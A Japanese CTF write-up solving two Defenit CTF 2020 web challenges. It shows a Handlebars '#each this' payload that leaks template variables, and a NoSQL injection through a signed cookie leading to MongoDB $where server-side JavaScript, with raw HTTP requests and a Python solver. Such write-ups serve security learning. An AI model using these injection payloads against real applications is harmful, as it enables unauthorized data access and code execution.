こんにちは、8ayacです🐝今回は、2020 Defenit CTFで解いた2問のWriteupを書きました。解いた問題はFortune CookieとBabyJSで、どちらもWebです。
結果は、合計得点1053ptsで、964チーム中55位でした。

The English version is here
[Web 248pts] BabyJS (47/964 Solves)
問題文
Description
    Render me If you can.

Server
    babyjs.ctf.defenit.kr

Attachments
    babyjs.tar.gz
問題アプリの概要
添付ファイルを解凍してみると、アプリのソースコードやdockerの設定ファイルなどが出てくる。Expressを使って書かれており、テンプレートエンジンにはHandlebarsを使っている。
const express = require('express');
const path = require('path');
const crypto = require('crypto');
const fs = require('fs');
const app = express();

const SALT = crypto.randomBytes(64).toString('hex');
const FLAG = require('./config').FLAG;

app.set('view engine', 'html');
app.engine('html', require('hbs').__express);

if (!fs.existsSync(path.join('views', 'temp'))) {
    fs.mkdirSync(path.join('views', 'temp'));
}

app.use(express.urlencoded());
app.use((req, res, next) => {
    const { content } = req.body;

    req.userDir = crypto.createHash('md5').update(`${req.connection.remoteAddress}_${SALT}`).digest('hex');
    req.saveDir = path.join('views', 'temp', req.userDir);

    if (!fs.existsSync(req.saveDir)) {
        fs.mkdirSync(req.saveDir);
    }

    if (typeof content === 'string' && content.indexOf('FLAG') != -1 || typeof content === 'string' && content.length > 200) {
        res.end('Request blocked');
        return;
    }

    next();
});

app.get('/', (req, res) => {
    const { p } = req.query;
    if (!p) res.redirect('/?p=index');
    else res.render(p, { FLAG, 'apple': 'mint' });
});

app.post('/', (req, res) => {
    const { body: { content }, userDir, saveDir } = req;
    const filename = crypto.randomBytes(8).toString('hex');

    let p = path.join('temp', userDir, filename)

    fs.writeFile(`${path.join(saveDir, filename)}.html`, content, () => {
        res.redirect(`/?p=${p}`);
    })
});

app.listen(8080, '0.0.0.0');
機能の概要は以下の通り。
GET /: ページ表示機能- GETパラメータ
pで指定されたviewをレンダリングする
- GETパラメータ
POST /: 文字投稿機能- POSTパラメータ
contentの値が内容になるファイルがサーバに作成される - 投稿後、問題(後述)がなければ、自動的に
/?p={投稿したファイルのパス}にリダイレクトされる。
- POSTパラメータ
最終目標の分析
以下のコードで★とコメントを付けた箇所を見ると、viewに渡す変数の中にFLAGがあります。これをうまくレンダリングするようなviewを投稿できれば、Flagが手に入りそうです。
app.get('/', (req, res) => {
    const { p } = req.query;
    if (!p) res.redirect('/?p=index');
    else res.render(p, { FLAG, 'apple': 'mint' });  // ★
});
ただ、単純に{{FLAG}}と書かれたviewを投稿しようとすると、以下のミドルウェア内の①とコメントを付けた箇所で阻まれます。また、どうやら200文字以上の投稿も同様に阻まれます。
app.use((req, res, next) => {
    const { content } = req.body;

    req.userDir = crypto.createHash('md5').update(`${req.connection.remoteAddress}_${SALT}`).digest('hex');
    req.saveDir = path.join('views', 'temp', req.userDir);

    if (!fs.existsSync(req.saveDir)) {
        fs.mkdirSync(req.saveDir);
    }

    if (typeof content === 'string' && content.indexOf('FLAG') != -1 || typeof content === 'string' && content.length > 200) {  // ①
        res.end('Request blocked');
        return;
    }

    next();
});
FLAGという文字を含めない200文字以内のviewを投稿することを、最終目標にすれば良さそうです。
解法
Handlebarsの#eachのドキュメントを参考に、下記のようにペイロードを作る。
{{#each this}}{{@key}} => {{this.toString}}<br>{{/each}}
実際に投稿すると、以下のようにFlagが得られる。

説明
thisの内容は、以下のようなオブジェクトです。このオブジェクトのキーとtoString(値)をHandlebarsのBuilt-in Helperである#eachを使ってすべて出力させれば良い。
{
    settings: {
        'x-powered-by': true,
        etag: 'weak',
        'etag fn': [Function: generateETag],
        env: 'development',
        'query parser': 'extended',
        'query parser fn': [Function: parseExtendedQueryString],
        'subdomain offset': 2,
        'trust proxy': false,
        'trust proxy fn': [Function: trustNone],
        view: [Function: View],
        views: '/app/views',
        'jsonp callback name': 'callback',
        'view engine': 'html'
    },
    FLAG: 'Defenit{w3bd4v_0v3r_h7tp_n71m_0v3r_Sm8}',
    apple: 'mint',
    _locals: [Object: null prototype] {},
    cache: false
}
Flag
Defenit{w3bd4v_0v3r_h7tp_n71m_0v3r_Sm8}
[Web 507pts] Fortune Cookie (15/964 Solves)
問題文
Description
    Here's a test of luck!
    What's your fortune today?

Server
    fortune-cookie.ctf.defenit.kr

Attachments
    fortune-cookie.tar.gz
アプリの概要
添付ファイルを解凍してみると、アプリのソースコードやdockerの設定ファイルなどが出てくる。ExpressとMongoDBで構成されたアプリであり、アプリのソースコード(data/node/app.py)は以下の通り。
const express = require('express');
const cookieParser = require('cookie-parser');
const { MongoClient, ObjectID } = require('mongodb');
const { FLAG, MONGO_URL } = require('./config');

const app = express();

app.set('view engine', 'html');
app.engine('html', require('ejs').renderFile);

app.use(cookieParser('🐈' + '🐇'));
app.use(express.urlencoded());


app.get('/', (req, res) => {
    res.render('index', { session: req.signedCookies.user });
});

app.get('/login', (req, res) => {
    res.render('login');
});

app.post('/login', (req, res) => {
    let { username } = req.body;

    res.cookie('user', username, { signed: true });
    res.redirect('/');
});

app.use((req, res, next) => {
    if (!req.signedCookies.user) {
        res.redirect('/login');
    } else {
        next();
    }
});

app.get('/logout', (req, res) => {
    res.clearCookie('user');
    res.redirect('/');
});

app.get('/write', (req, res) => {
    res.render('write');
});

app.post('/write', (req, res) => {

    const client = new MongoClient(MONGO_URL, { useNewUrlParser: true });
    const author = req.signedCookies.user;

    const { content } = req.body;

    client.connect(function (err) {

        if (err) throw err;

        const db = client.db('fortuneCookie');
        const collection = db.collection('posts');

        collection
            .insertOne({
                author,
                content
            })
            .then((result) => {
                res.redirect(`/view?id=${result.ops[0]._id}`)
            }
            );

        client.close();

    });

});

app.get('/view', (req, res) => {

    const client = new MongoClient(MONGO_URL, { useNewUrlParser: true });
    const author = req.signedCookies.user;
    const { id } = req.query;

    client.connect(function (err) {

        if (err) throw err;

        const db = client.db('fortuneCookie');
        const collection = db.collection('posts');

        try {
            collection
                .findOne({
                    _id: ObjectID(id)
                })
                .then((result) => {

                    if (result && typeof result.content === 'string' && author === result.author) res.render('view', { content: result.content })
                    else res.end('Invalid or not allowed');

                }
                );
        } catch (e) { res.end('Invalid request') } finally {
            client.close();
        }


    });
});

app.get('/posts', (req, res) => {

    let client = new MongoClient(MONGO_URL, { useNewUrlParser: true });
    let author = req.signedCookies.user;

    if (typeof author === 'string') {
        author = { author };
    }

    client.connect(function (err) {

        if (err) throw err;

        const db = client.db('fortuneCookie');
        const collection = db.collection('posts');

        collection
            .find(author)
            .toArray()
            .then((posts) => {
                res.render('posts', { posts })
            }
            );

        client.close();

    });

});

app.get('/flag', (req, res) => {

    let { favoriteNumber } = req.query;
    favoriteNumber = ~~favoriteNumber;

    if (!favoriteNumber) {
        res.send('Please Input your <a href="?favoriteNumber=1337">favorite number</a> 😊');
    } else {

        const client = new MongoClient(MONGO_URL, { useNewUrlParser: true });

        client.connect(function (err) {

            if (err) throw err;

            const db = client.db('fortuneCookie');
            const collection = db.collection('posts');

            collection.findOne({ $where: `Math.floor(Math.random() * 0xdeaaaadbeef) === ${favoriteNumber}` })
                .then(result => {
                    if (favoriteNumber > 0x1337 && result) res.end(FLAG);
                    else res.end('Number not matches. Next chance, please!')
                });

            client.close();

        });
    }
})

app.listen(8080, '0.0.0.0');
機能の概要は以下の通り。
GET /: トップページ- ログイン済み→機能一覧
- 未ログイン→ログインページへのリンク
GET /login: ログインページPOST /login: ログイン機能- ユーザ名の情報が入った署名付きCookieをセット
GET /logout: ログアウト機能- セットされたCookieを破棄
POST /write: 文書投稿機能- 何かしらの文字を投稿できる
GET /view: 文書一覧機能- 自分が投稿した文書一覧を確認できる
- ドキュメントのIDが一覧で表示される
GET /posts: 投稿内容閲覧機能- ドキュメントIDを指定すると投稿の内容が閲覧できる
- 他のユーザのドキュメントの内容は見れない
GET /flag: くじびき機能- 運がいいとFlagが出る
- 詳細は後述
最終目標の分析
/flagエンドポイントから、目標を読み取る。
app.get('/flag', (req, res) => {

    let { favoriteNumber } = req.query;
    favoriteNumber = ~~favoriteNumber;

    if (!favoriteNumber) {
        res.send('Please Input your <a href="?favoriteNumber=1337">favorite number</a> 😊');
    } else {

        const client = new MongoClient(MONGO_URL, { useNewUrlParser: true });

        client.connect(function (err) {

            if (err) throw err;

            const db = client.db('fortuneCookie');
            const collection = db.collection('posts');

            collection.findOne({ $where: `Math.floor(Math.random() * 0xdeaaaadbeef) === ${favoriteNumber}` })
                .then(result => {
                    if (favoriteNumber > 0x1337 && result) res.end(FLAG);   // ★
                    else res.end('Number not matches. Next chance, please!')
                });

            client.close();

        });
    }
})
以下の条件をすべて満たすと、コード内の★とコメントを付けた行でFlagが得られる。
!~~favoriteNumberがTrueになるように、GETパラメータfavoriteNumberを指定する。~~について- この条件があるため、
favoriteNumberの値として文字列は不適格。
collection.findOne()の条件として渡されている`Math.floor(Math.random() * 0xdeaaaadbeef) === ${favoriteNumber}`がTrueになるように、GETパラメータfavoriteNumberを指定する。- GETパラメータ
favoriteNumberの値は0x1337より大きくなるように指定する。 postsコレクションの中に、少なくとも1つ以上ドキュメントを作っておく。
実際には、Math.floor(Math.random() * 0xdeaaaadbeef)の値が非常に大きくなるため、よほどの強運の持ち主でない限りは愚直にくじを引き続けるのは得策ではないと予想できるので、何か他のアプローチでこの条件を突破することが目標になる。
ありがちなアプローチを考える
MongoDBを使っていることからNoSQL Injectionが候補になる。配布された設定ファイルと照らし、NoSQL Injectionを仮定してみるとSSJIにつなげていく経路が有効だとわかる。そのSSJIを利用してMath.floor()の内容を書き換え、これを固定値を返すような関数にできれば、問題の条件が突破できる。
NoSQL Injectionを探す
app.post('/login', (req, res) => {
    let { username } = req.body; // ①

    res.cookie('user', username, { signed: true });
    res.redirect('/');
});

︙

app.get('/posts', (req, res) => {

    let client = new MongoClient(MONGO_URL, { useNewUrlParser: true });
    let author = req.signedCookies.user; // ②

    if (typeof author === 'string') {
        author = { author }; // ③
    }

    client.connect(function (err) {

        if (err) throw err;

        const db = client.db('fortuneCookie');
        const collection = db.collection('posts');

        collection
            .find(author) // ④
            .toArray()
            .then((posts) => {
                res.render('posts', { posts })
            }
            );

        client.close();

    });

});
説明
以下はPOST /loginでの通常のリクエストの例。
POST /login HTTP/1.1
Host: fortune-cookie.ctf.defenit.kr
Content-Length: 16
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
Origin: http://fortune-cookie.ctf.defenit.kr
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://fortune-cookie.ctf.defenit.kr
Accept-Encoding: gzip, deflate
Accept-Language: ja,en-US;q=0.9,en;q=0.8,zh-CN;q=0.7,zh;q=0.6
Connection: close

username=8ayac
これを送信すると、①とコメントを付けた行のreq.bodyの値は{ username: '8ayac' }になる。このオブジェクトのusernameキーに対応する値が変数usernameの値となり、それがさらに署名付きCookieuserの値として設定される。以降、ログインユーザはこのCookieを利用する。
以下は、レスポンスの例。
HTTP/1.1 302 Found
Server: nginx/1.14.0 (Ubuntu)
Date: Sun, 07 Jun 2020 01:01:54 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 46
Connection: close
X-Powered-By: Express
Set-Cookie: user=s%3A8ayac.u%2B5zh6Yd%2Fw28iIedhUa9yRii9zcX4thK7%2FANBXHDhXs; Path=/
Location: /
Vary: Accept

<p>Found. Redirecting to <a href="/">/</a></p>
POST /posts内では、セットされたCookieが以下の順で使われる。
- ②とコメントを付けた行で
POST /postsにおいて変数authorに代入 - ③とコメントを付けた行でオブジェクトに変換
- ④で
find()のクエリセレクタとして使用
例えば、Cookieの値に8ayacが入っていた場合、この値は③で{"author": "8ayac"}という値に変換され、最終的にauthorが8ayacなドキュメントを取得するようなクエリが発行される。
Cookieの値としてはオブジェクトが許容されるため、リクエストを通じて任意の条件でfindクエリを発行できる。
例えば、Cookieの値に{content:{'$regex':'.*'}}というオブジェクトが入る場合、この値は②で変数authorに代入されたあと、そのまま④で使われるため、最終的なクエリはcontentが.*という正規表現にマッチするドキュメントを取得するものになる。
同様の値をCookieにセットする場合は、以下のようにリクエストを送信する。
POST /login HTTP/1.1
Host: fortune-cookie.ctf.defenit.kr
Content-Length: 14
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
Origin: http://fortune-cookie.ctf.defenit.kr
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://fortune-cookie.ctf.defenit.kr/login
Accept-Encoding: gzip, deflate
Accept-Language: ja,en-US;q=0.9,en;q=0.8,zh-CN;q=0.7,zh;q=0.6
Connection: close

username[content][$regex]=.*
この応用によりCookieの値に任意のオブジェクトを指定できる。
SSJIにつなげる
MongoDBでは、$where演算子によるサーバーサイドでのJSの実行を支援している。
参考: https://docs.mongodb.com/manual/core/server-side-javascript/
$where operator that evaluates a JavaScript expression or a function in order to query for documents.
root@5895c47e40e5:/# mongo -u redacted -p redacted
MongoDB shell version v4.2.7
(snip)
> use fortuneCookie
switched to db fortuneCookie
> db.posts.find({ $where: "eval(1+1) == 1" })
> db.posts.find({ $where: "eval(1+1) == 2" })
{ "_id" : ObjectId("5edc178c9ee53600459bd3b0"), "author" : "8ayac", "content" : "hoge" }
{ "_id" : ObjectId("5edc373b9ee53600459bd3b1"), "author" : "8ayac", "content" : "fuga" }
Math.floorの内容を書き換えるようにPayloadを組み立てると、解法となる。
Solver
#!/usr/bin/env python3
import requests


"""
Constants
"""
URL = 'http://fortune-cookie.ctf.defenit.kr'
N = 588488491  # 共有環境で事故らないように十分に大きい値


"""
Exploit
"""
s = requests.Session()

payload = f"Math.floor = this.constructor.constructor('return {N}'); return 0"
s.post(f'{URL}/login', data={"username[$where]": payload})
s.get(f'{URL}/posts')

flag = s.get(f'{URL}/flag', params={'favoriteNumber': N}).text
print(f'{flag=}')
結果:
$ python3 solver.py
flag='Defenit{c0n9r47ula7i0n5_0n_y0u2_9o0d_f02tun3_haHa}'
Flag
Defenit{c0n9r47ula7i0n5_0n_y0u2_9o0d_f02tun3_haHa}
感想
実は、CTFのWriteupを公開するのは初めてです。最近サークルの後輩達が書いているのを見て、影響されています。